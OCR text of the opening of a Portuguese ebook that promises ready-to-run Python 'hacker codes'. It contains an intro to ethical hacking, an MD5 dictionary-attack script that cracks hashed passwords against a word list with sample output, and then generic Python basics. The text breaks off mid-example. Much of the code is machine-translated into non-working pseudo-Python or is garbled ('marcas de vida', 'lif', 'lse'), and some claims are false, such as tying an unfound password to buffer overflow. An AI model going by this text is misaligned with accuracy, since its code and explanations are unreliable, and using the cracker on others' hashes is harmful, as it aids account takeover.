
RPNCHAVES
CÓDIGO ABERTO DOS HACKERS
+ DE 35 CÓDIGOS DE HACKERS PRONTOS EM PYTHON
CÓDIGO EM PYTHON

Código Aberto dos Hackers

+ de 35 códigos de hackers prontos em python

OBS: Este livro é para todos niveis de Hacker, do Iniciante ao Profissional, então se você já sabe o fundamento e todas funções, você já pode pular as proximas paginas e ir para os códigos prontos só copiar, colar e executar.

Hacking ético com Python

Um engenheiro de ciência da computação, que faz parte da criptografia do mundo, deve conhecer os fundamentos do hacking. Hacking é o processo de obter acesso a um sistema que não deveríamos ter.

Como fazer login na conta de e-mail sem autorização, faz parte do hacking dessa conta. Ter acesso ao computador ou celular sem autorização é hacking. Há um grande número de maneiras pelas quais o usuário pode invadir o sistema, e o conceito básico de hacking é o mesmo, invadir o sistema sem nenhuma autenticação.

Hacking ético

O hacking ético não se limita a quebrar senhas ou roubar dados. O hacking ético é usado para escanear vulnerabilidades e encontrar ameaças potenciais no sistema de computador ou nas redes. Os hackers éticos encontram os pontos fracos ou brechas no sistema, aplicativos ou redes e os denunciam à organização.

Black Hat Hackers

Os Black Hat Hackers são as pessoas que entraram no site de forma antiética para roubar dados do portal de administração ou para manipular os dados. Eles basicamente fazem isso para obter lucro ou tirar proveito de dados pessoais. Seu principal objetivo é causar grandes danos à empresa, e isso pode até levar a consequências perigosas.

White Hat Hacker

Esses tipos de hackers trabalham para encontrar bugs e denunciá-los eticamente às organizações ou empresas. Eles são autorizados como usuários para testar e verificar bugs nas redes ou sites e relatar aos desenvolvedores ou pessoas autorizadas. O hacker de chapéu branco geralmente obtém todas as informações necessárias sobre o site ou sistema de rede que está testando da própria empresa. Eles hackearam o sistema com autorização. Eles fazem isso; eles podem salvar o site de hackers maliciosos no futuro.

Hackers de chapéu cinza

Esses tipos de hackers obtêm acesso aos dados do site ou rede e violam a lei cibernética. Mas eles não têm as mesmas intenções que os Black Hat Hackers. Eles hackeiam o sistema para o bem comum, mas são diferentes dos hackers de chapéu branco, pois exploram a vulnerabilidade publicamente, e os hackers de chapéu branco fazem isso em particular para a empresa ou organização.

Por que o usuário deve usar a programação Python para hackear?

A linguagem Python é amplamente usada para fins gerais e é uma linguagem de programação de alto nível. É uma linguagem de script muito simples e poderosa, de código aberto e orientada a objetos. O Python possui bibliotecas embutidas que podem ser usadas para várias funções, e hacking é uma delas. Python é muito popular e tem grande demanda no mercado. Aprender a hackear usando Python será ótimo para entender melhor a linguagem.

Como as senhas são hackeadas?

Como sabemos, as senhas de sites ou arquivos não são armazenadas na forma de texto simples no banco de dados dos sites. Neste tutorial, vamos hackear o texto simples, que é protegido por uma senha. No texto simples, as senhas são armazenadas no formato hash (md5).

Portanto, o usuário deve pegar o **input_hashed (que é a senha com hash armazenada no banco de dados)** e tentar compará-la com o hash (md5) de cada senha de texto simples que pode ser encontrada no arquivo de senha.

Quando a correspondência da senha com hash é encontrada, o usuário pode exibir a senha em texto simples, que é armazenada no arquivo de senhas. Mas se a senha não for encontrada no arquivo de senhas de entrada, será exibido "Senha não encontrada", isso acontece apenas quando ocorre o estouro do buffer.

Esses tipos de ataques de hackers são considerados "Ataques de dicionário".

Exemplo:

```
importar hashlib
print("# # # # # # Hacking de Senha # # # # # #")

# para verificar se a senha foi encontrada ou não no arquivo de texto.
senha_encontrada = 0

    input input_hashed = input(" Por favor, digite a senha com hash: ")

password_document = input (" \n Por favor, digite o nome do arquivo de senhas, incluindo seu caminho (root / home/): ")

tentar:
  # aqui, tentaremos abrir o arquivo de texto das senhas.
  password_file = abrir (password_document, 'r')

exceto:

  print("Erro: ")
```

```
    print(password_document, "não foi encontrado.\n Por favor, digite o caminho do arquivo corretamente.")

   Sair()
# agora, para comparar o input_hashed com os hashes das palavras presentes no arquivo de texto de senha para encontrar a senha.

para palavra em password_file:
   # para codificar a palavra no formato utf-8
   encoding_word  = word.encode('utf-8')

   # para hash a palavra em hash md5
   hash_word  =  hashlib .md5(encoding_word.strip())

   # para digerir o hash no valor hexadecimal
   digerindo  =  palavra_hashed .hexdigest()

   se  digerindo  == input_hashed:
      # para comparar os hashes
      print("Senha encontrada.\n A senha necessária é: ", palavra)
      senha_encontrada  =  1

      parar

# se a senha não for encontrada no arquivo de texto.

se não password_found:
     print(" A senha não foi encontrada no ", password_document, "arquivo")
   print('\n')
print(" # # # # # # Obrigado # # # # # # ")
```

Entrada 1:

```
# # # # # # Hacking de senha # # # # # #
     Digite a senha com hash: 1f23a6ea2da3425697d6446cf3402124
```

Digite o nome do arquivo de senhas, incluindo seu caminho (root / home/): passwords.txt

Resultado:

Senha encontrada.
A senha necessária é: manchester123

 # # # # # # Obrigada # # # # # #

Entrada 2:

 # # # # # # Hacking de senha # # # # # #
Digite a senha com hash: b24aefc835df9ff09ef4dddc4f817737

Digite o nome do arquivo de senhas, incluindo seu caminho (root / home/): passwords.txt

Resultado:

Senha encontrada.
A senha necessária é: heartbreaker07

 # # # # # # Obrigada # # # # # #

Entrada 3:

 # # # # # # Hacking de senha # # # # # #

Digite a senha com hash: 33816712db4f3913ee967469fe7ee982

Digite o nome do arquivo de senhas, incluindo seu caminho (root / home/): passwords.txt

Resultado:

A senha não foi encontrada no arquivo passwords.txt.

Explicação:

No código acima, primeiro importamos o módulo "hashlib", pois ele contém vários métodos que podem lidar com o hash de qualquer mensagem bruta no método criptografado.

Em seguida, o usuário deve inserir a senha com hash e a localização do arquivo de texto de senhas. Então, o usuário está tentando abrir o arquivo de texto, mas se o arquivo de texto não for encontrado no local mencionado, imprimirá o erro **" Arquivo não encontrado".**

Em seguida, comparamos a senha hash de entrada com as palavras hash presentes no arquivo de texto para encontrar a senha correta; para isso, temos que codificar as palavras no formato utf-8 e depois fazer o hash das palavras no hash md5. Em seguida, resuma a palavra com hash em valores hexadecimais.

Se o valor digerido for igual à senha hash de entrada, ele imprimirá a senha encontrada e imprimirá o valor correto da senha. Mas se a senha não for encontrada, isso significa que o valor digerido não corresponde à senha do hash de entrada. Ele imprimirá **"Senha não encontrada"**.

Neste tutorial, discutimos o hacking ético em Python e também mostramos um exemplo de como hackear uma senha.

Python Tutorial | Linguagem de Programação Python

O tutorial Python fornece conceitos básicos e avançados de Python. Nosso tutorial Python é projetado para iniciantes e profissionais.

Python é uma linguagem de programação simples, de propósito geral, de alto nível e orientada a objetos.

Python também é uma linguagem de script interpretada. Guido Van Rossum é conhecido como o fundador da programação Python.

Nosso tutorial Python inclui também todos os tópicos de programação Python, como instalação, instruções de controle, Strings , Lists , Tuples , Dictionary , Modules , Exceptions , Date and Time, File I/O, Programs, etc. Para você entender melhor a programação Python antes de executar os códigos **Hacker** que estão prontos aqui.

O que é Python

Python é uma linguagem de programação de propósito geral, dinâmica, de alto nível e interpretada. Ele suporta a abordagem de programação Orientada a Objetos para desenvolver aplicativos. É simples e fácil de aprender e fornece muitas estruturas de dados de alto nível.

Python é uma linguagem de script fácil de aprender , mas poderosa e versátil, o que a torna atraente para o desenvolvimento de aplicativos.

A sintaxe do Python e a digitação dinâmica com sua natureza interpretada o tornam uma linguagem ideal para scripts e

desenvolvimento rápido de aplicativos.

O Python oferece suporte a vários padrões de programação , incluindo estilos de programação orientados a objetos, imperativos e funcionais ou procedurais.

O Python não se destina a trabalhar em uma área específica, como programação da web. É por isso que é conhecida como linguagem de programação multiuso , pois pode ser usada com Web, Enterprise, CAD 3D, etc.

Não precisamos usar tipos de dados para declarar variável porque ela é digitada dinamicamente para que possamos escrever a=10 para atribuir um valor inteiro em uma variável inteira.

O Python agiliza o desenvolvimento e a depuração porque não há etapa de compilação incluída no desenvolvimento do Python, e o ciclo de edição-teste-depuração é muito rápido .

Python 2 vs. Python 3

Na maioria das linguagens de programação, sempre que uma nova versão é lançada, ela suporta os recursos e a sintaxe da versão existente da linguagem, portanto, é mais fácil para os projetos mudarem para a versão mais recente. No entanto, no caso do Python, as duas versões Python 2 e Python 3 são muito diferentes uma da outra.

Uma lista de diferenças entre Python 2 e Python 3 é fornecida abaixo:

1. O Python 2 usa print como uma instrução e usado como print "algo" para imprimir alguma string no console. Por outro lado, o Python 3 usa print como função e usado como print("something") para imprimir algo no console.

2. O Python 2 usa a função raw_input() para aceitar a entrada do usuário. Ele retorna a string que representa o valor, que é digitado

pelo usuário. Para convertê-lo em inteiro, precisamos usar a função int() em Python. Por outro lado, o Python 3 usa a função input() que interpreta automaticamente o tipo de entrada inserido pelo usuário. No entanto, podemos converter esse valor em qualquer tipo usando funções primitivas (int(), str(), etc.).

3. No Python 2, o tipo de string implícito é ASCII, enquanto no Python 3 o tipo de string implícito é Unicode.

4. O Python 3 não contém a função xrange() do Python 2. O xrange() é a variante da função range() que retorna um objeto xrange que funciona de maneira semelhante ao iterador Java. O range() retorna uma lista, por exemplo, a função range(0,3) contém 0, 1, 2.

5. Há também uma pequena alteração feita no tratamento de exceções no Python 3. Ele define uma palavra-chave como necessária para ser usada. Discutiremos isso na seção de tratamento de exceções do tutorial de programação Python.

Programa Java vs Python

Ao contrário das outras linguagens de programação, o Python fornece a facilidade de executar o código usando poucas linhas. **Por exemplo** - Suponha que queremos imprimir o programa **"Hello World"** em Java; serão necessárias três linhas para imprimi-lo.

Programa Java

◆◆◆

```
public class  AlôMundo {
public static void  main(String[] args){
// Imprime "Hello, World" na janela do terminal.
 System.out.println( "Olá Mundo" );
}
}
```

◆◆◆

Programa Python

Por outro lado, podemos fazer isso usando uma instrução em Python.

◆◆◆

print("Olá mundo")

◆◆◆

Ambos os programas imprimirão o mesmo resultado, mas é preciso apenas uma instrução sem usar ponto-e-vírgula ou chaves em Python.

Sintaxe Básica do Python

Não há uso de chaves ou ponto e vírgula na linguagem de programação Python. É uma linguagem parecida com o inglês. Mas o Python usa o recuo para definir um bloco de código. A indentação nada mais é do que adicionar espaços em branco antes da instrução quando necessário. Por exemplo -

◆◆◆

```
função def():
    declaração  1
    declaração  2
    .....................
    .....................
     declaração N
```

◆◆◆

No exemplo acima, as instruções que estão no mesmo nível à direita pertencem à função. Geralmente, podemos usar quatro

espaços em branco para definir a indentação.

Por que aprender Python?

Python fornece muitos recursos úteis para o programador. Esses recursos tornam a linguagem mais popular e amplamente utilizada. Listamos abaixo alguns recursos essenciais do Python.

***F**ácil de usar e aprender
***L**inguagem Expressiva
***L**inguagem Interpretada
***L**inguagem Orientada a Objetos
***L**inguagem de Código Aberto
***E**xtensível
***P**render Biblioteca Padrão
***S**uporte de programação GUI
***I**ntegrado
***I**ncorporável
***A**locação Dinâmica de Memória
***A**mpla gama de bibliotecas e estruturas

Onde o Python é usado?

Python é uma linguagem de programação popular de uso geral e é usada em quase todos os campos técnicos. As várias áreas de uso do Python são fornecidas abaixo.
***C**iência de dados
***M**ineração de dados
***A**plicativos de área de trabalho
***A**plicativos baseados em console
***A**plicações Móveis
***D**esenvolvimento de software
***I**nteligência artificial
***A**plicativos da web
***A**plicações Enterprise

***A**plicações CAD 3D
***A**prendizado de máquina
***A**plicações de Visão Computacional ou Processamento de Imagens.
***R**econhecimentos de fala

Estruturas e bibliotecas populares do Python

O Python possui uma ampla gama de bibliotecas e estruturas amplamente utilizadas em vários campos, como aprendizado de máquina, inteligência artificial, aplicativos da Web, etc. Definimos algumas estruturas e bibliotecas populares do Python da seguinte maneira.

***Desenvolvimento Web (lado do servidor)** - Django Flask, Pyramid, CherryPy
***Aplicativos baseados em GUIs** - Tk, PyGTK, PyQt, PyJs, etc.
***Machine Learning** - TensorFlow, PyTorch, Scikit-learn , *Matplotlib, Scipy, etc.
***Matemática** - Numpy, Pandas, etc.

Função print() do Python

A função **print()** exibe o objeto fornecido para o dispositivo de saída padrão (tela) ou para o arquivo de fluxo de texto.

Ao contrário das outras linguagens de programação, a função **print()** do Python é a função mais exclusiva e versátil.

A sintaxe da função **print()** é dada abaixo.

◆◆◆

print(*objects, set= **' '** , end= **'\n'** , file=sys.stdout, flush=False)

◆◆◆

Vamos explicar seus parâmetros um por um.

*** objetos** - Um objeto nada mais é do que uma declaração a ser impressa. O sinal * representa que pode haver várias instruções.
*** sep** - O parâmetro **sep separa os valores de impressão.** Os valores padrão são **' '**.
*** end** - O **final** é impresso por último na instrução.
*** file** - Deve ser um objeto com um método write(string).
*** flush** - O fluxo ou arquivo é liberado à força se for verdadeiro. Por padrão, seu valor é false.

Vamos entender o seguinte exemplo.

Exemplo - 1: Retornar um valor

◆◆◆

```
print( "Bem-vindo ao javaTpoint." )

a =  10
    # Dois objetos são passados na função print()
imprima( "a =" , a)

b = um
# Três objetos são passados na função de impressão
print( 'a =' , a,  '= b' )
```

◆◆◆

Resultado:

◆◆◆

```
Bem-vindo ao javaTpoint.
```

```
a = 10
a = 10 = b
```

◆◆◆

Como podemos ver na saída acima, os vários objetos podem ser impressos na única instrução **print()** . Só precisamos usar vírgula (,) para separar uns dos outros.

Exemplo - 2: Usando o argumento sep e end

◆◆◆

```
    a =  10
print( "a =" , a, sep= 'dddd' , end= '\n\n\n' )
print( "a=" , a, set= '0' , end= '$$$$$' )
```

◆◆◆

Resultado:

◆◆◆

```
    a =dddd10

a =010$$$$$
```

◆◆◆

Na primeira instrução **print()**, usamos os argumentos **sep** e **end**. O objeto fornecido é impresso logo após os valores **sep**. O valor do parâmetro final impresso no último objeto fornecido. Como podemos ver, a segunda função **print()** imprimiu o resultado após as três linhas pretas.

Levando a entrada para o usuário

Python fornece a função **input()** que é usada para obter entrada do usuário. Vamos entender o seguinte exemplo.

◆◆◆

```
nome = input( "Digite o nome do aluno:" )
print( "O nome do aluno é: " , nome)
```

◆◆◆

Resultado:

◆◆◆

```
Digite o nome do aluno: Lucas
O nome do aluno é: Lucas
```

◆◆◆

Por padrão, a função **input()** recebe a string de entrada, mas e se quisermos receber outros tipos de dados como entrada?

Se quisermos receber a entrada como um número inteiro, precisamos converter a função **input()** para um número inteiro.

Por exemplo -

Exemplo -

◆◆◆

```
a =  int (input( "Digite o primeiro número: " ))
b =  int (input( "Digite o segundo número: " ))

imprimir(a+b)
```

◆◆◆

Resultado:

◆◆◆

```
    Digite o primeiro número: 50
Digite o segundo número: 100
150
```

◆◆◆

Podemos pegar qualquer tipo de valor usando a função **input()** .

Operadores Python

Operadores são os símbolos que executam várias operações em objetos Python. Os operadores Python são os mais essenciais para trabalhar com os tipos de dados Python. Além disso, o Python também fornece associação de identificação e operadores bit a bit.

Aprenderemos todos esses operadores com o exemplo adequado no tutorial a seguir.

*Operadores Python

Declarações condicionais do Python

As declarações condicionais nos ajudam a executar um bloco específico para uma condição específica. Neste tutorial, aprenderemos como usar a expressão condicional para executar um bloco diferente de instruções. O Python fornece as palavras-chave if e else para configurar condições lógicas. A palavra-chave elif também é usada como instrução condicional.

*Declaração if..else do Python

Python Loops

Às vezes, podemos precisar alterar o fluxo do programa. A execução de um código específico pode precisar ser repetida várias vezes. Para tanto, as linguagens de programação disponibilizam diversos tipos de loops capazes de repetir algum código específico diversas vezes. Considere o tutorial a seguir para entender as instruções em detalhes.

*Python Loops
*Python For Loop
*Ciclo Enquanto do Python

Estruturas de dados do Python

São referidas estruturas de dados que podem conter alguns dados juntos ou dizemos que são usadas para armazenar os dados de maneira organizada. O Python fornece estruturas de dados integradas, como **lista, tupla, dicionário e conjunto** . Podemos executar tarefas complexas usando estruturas de dados.

Instruções If-else do Python

A tomada de decisão é o aspecto mais importante de quase todas as linguagens de programação. Como o nome indica, a tomada de decisão nos permite executar um determinado bloco de código para uma determinada decisão. Aqui, as decisões são tomadas sobre a validade das condições particulares. A verificação de condição é a espinha dorsal da tomada de decisão.

Em python, a tomada de decisão é realizada pelas seguintes instruções.

Declaração If : A instrução if é usada para testar uma condição específica. Se a condição for verdadeira, um bloco de código (if-block) será executado.

Declaração If - else: A instrução if-else é semelhante à instrução if, exceto pelo fato de que também fornece o bloco do código para o caso falso da condição a ser verificada. Se a condição fornecida na instrução if for falsa, a instrução else será executada.

Instrução if aninhada: Instruções if aninhadas nos permitem usar if ? instrução else dentro de uma instrução if externa.

Indentação em Python

Para facilitar a programação e obter simplicidade, o python não permite o uso de parênteses para o código em nível de bloco. Em Python, a indentação é usada para declarar um bloco. Se duas instruções estiverem no mesmo nível de indentação, elas farão parte do mesmo bloco.

Geralmente, quatro espaços são fornecidos para indentar as instruções, que são uma quantidade típica de indentação em python.

A indentação é a parte mais usada da linguagem python, pois declara o bloco de código. Todas as instruções de um bloco destinam-se ao mesmo nível de indentação. Veremos como o recuo real ocorre na tomada de decisões e outras coisas em python.

A declaração if

A instrução if é usada para testar uma condição específica e, se a condição for verdadeira, ela executa um bloco de código conhecido como bloco if. A condição da instrução if pode ser qualquer expressão lógica válida que pode ser avaliada como verdadeira ou falsa.

A sintaxe da instrução if é fornecida abaixo.

```
if expressão:
declaração
```

◆◆◆

```
num = int(input( "digite o número?" ))
    if  num% 2  ==  0 :
  print ( "Numero é par" )
```

◆◆◆

Resultado:

◆◆◆

```
digite o número?10
número é par
```

◆◆◆

Exemplo 2: Programa para imprimir o maior dos três números.

◆◆◆

```
a = int(input( "Digite um? " ));
b = int(input( "Digite b?" ));
c = int(input( "Digite c?" ));
if  a>b  and a>c:
   print ( "a é o maior" );
if  b>a  and  b>c:
   print ( "b é o maior" );
if  c>a  and  c>b:
   print ( "c é o maior" );
```

◆◆◆

Resultado:

◆◆◆

```
Introduzir um? 100
Digite b? 120
Digite c? 130
c é maior
```

◆◆◆

A declaração if-else

A instrução if-else fornece um bloco else combinado com a instrução if que é executada no caso falso da condição.

Se a condição for verdadeira, então o bloco if é executado. Caso contrário, o bloco else é executado.

A sintaxe da instrução if-else é fornecida abaixo.

```
    if  condição:
  #bloco de declarações
else:
      #outro bloco de declarações (else-block)
```

Exemplo 1: Programa para verificar se uma pessoa é elegível para votar ou não.

◆◆◆

```
idade = int (input( "Digite sua idade?" ))
if  idade>= 18 :
  print ( "Você pode votar !!" );
else :
  print ( "Desculpe! Você tem que esperar !!" );
```

◆◆◆

Resultado:

```
    Digite sua idade? 90
Você é elegível para votar!!
```

Exemplo 2: Programa para verificar se um número é par ou não.

◆◆◆

```
    num = int(input( "digite o número?" ))
if num% 2  ==  0 :
  print ( "O número é par..." )
else :
  print ( "O número é ímpar..." )
```

◆◆◆

Resultado:

digite o número?10
número é par

◆◆◆

A declaração elif

A instrução elif nos permite verificar várias condições e executar o bloco específico de instruções, dependendo da condição verdadeira entre elas. Podemos ter qualquer número de instruções elif em nosso programa, dependendo de nossa necessidade. No entanto, usar elif é opcional.

A instrução elif funciona como uma instrução de escada if-else-if em C. Ela deve ser seguida por uma instrução if.

A sintaxe da instrução elif é fornecida abaixo.

```
If  a expressão  1 :
  # bloco de declarações

expressão  elif 2 :
      # bloco de declarações

expressão  elif 3 :
  # bloco de declarações

Else :
  # bloco de declarações
```

Exemplo 1

```
numero = int(input( "Digite o numero?" ))
If  número== 10 :
   print ( "número é igual a 10" )
elif  número == 50 :
   print ( "número é igual a 50" );
elif  número == 100 :
   print ( "número é igual a 100" );
else :
   print ( "número não é igual a 10, 50 ou 100" );
```

Resultado:

```
Digite o número?15
número não é igual a 10, 50 ou 100
```

Exemplo 2

```
marcas = int(input( "Digite as marcas?" ))
f marcas >  85 and  marcas <=  100 :
  print ( "Parabéns! Você tirou nota A..." )
marcas de vida >  60 and  marcas <=  85 :
  print ( "Você tirou nota B +..." )
marcas de vida >  40 and  marcas <=  60 :
  print ( "Você tirou nota B..." )
lif (marcas >  30 and  marcas <=  40 ):
  print ( "Você tirou nota C..." )
lse:
  print ( "Desculpe, você falhou?" )
```

Python para loop

Python é uma linguagem de script poderosa e de uso geral destinada a ser simples de entender e implementar. O acesso é gratuito porque é de código aberto. Este tutorial nos ensinará como usar Python for loops, uma das instruções de loop mais básicas na programação Python.

Introdução ao loop for em Python

Em Python, o loop for geralmente é usado para iterar sobre objetos iteráveis, como listas, tuplas ou strings. Traversal é o processo de iteração em uma série. Se tivermos uma seção de código que gostaríamos de repetir um certo número de vezes, empregamos loops for. O loop for geralmente é usado em um objeto iterável, como uma lista ou a função range embutida. A instrução for em Python percorre os elementos de uma série, executando o bloco de código a cada vez. A instrução for se opõe ao loop "while", que é empregado sempre que uma condição precisa ser verificada a cada repetição ou quando um trecho de código deve ser repetido indefinidamente.

Sintaxe do loop for

◆◆◆

```
for  valor  in sequência:
  {corpo de loop}
```

◆◆◆

Em cada iteração, o valor é o parâmetro que obtém o valor do elemento dentro da sequência iterável. Se uma instrução de expressão estiver presente em uma sequência, ela será processada primeiro. A variável de iteração iterating_variable é então alocada para o primeiro elemento na sequência. Depois disso, o bloco pretendido é executado. O bloco de instrução é executado até que toda a sequência seja concluída e cada elemento na sequência seja alocado para iterating_variable. O material do loop for é diferenciado do resto do programa usando indentação.

Exemplo de Python para Loop

Código

◆◆◆

```
    # Código para encontrar a soma dos quadrados de cada elemento da lista usando o loop for

# criando a lista de números
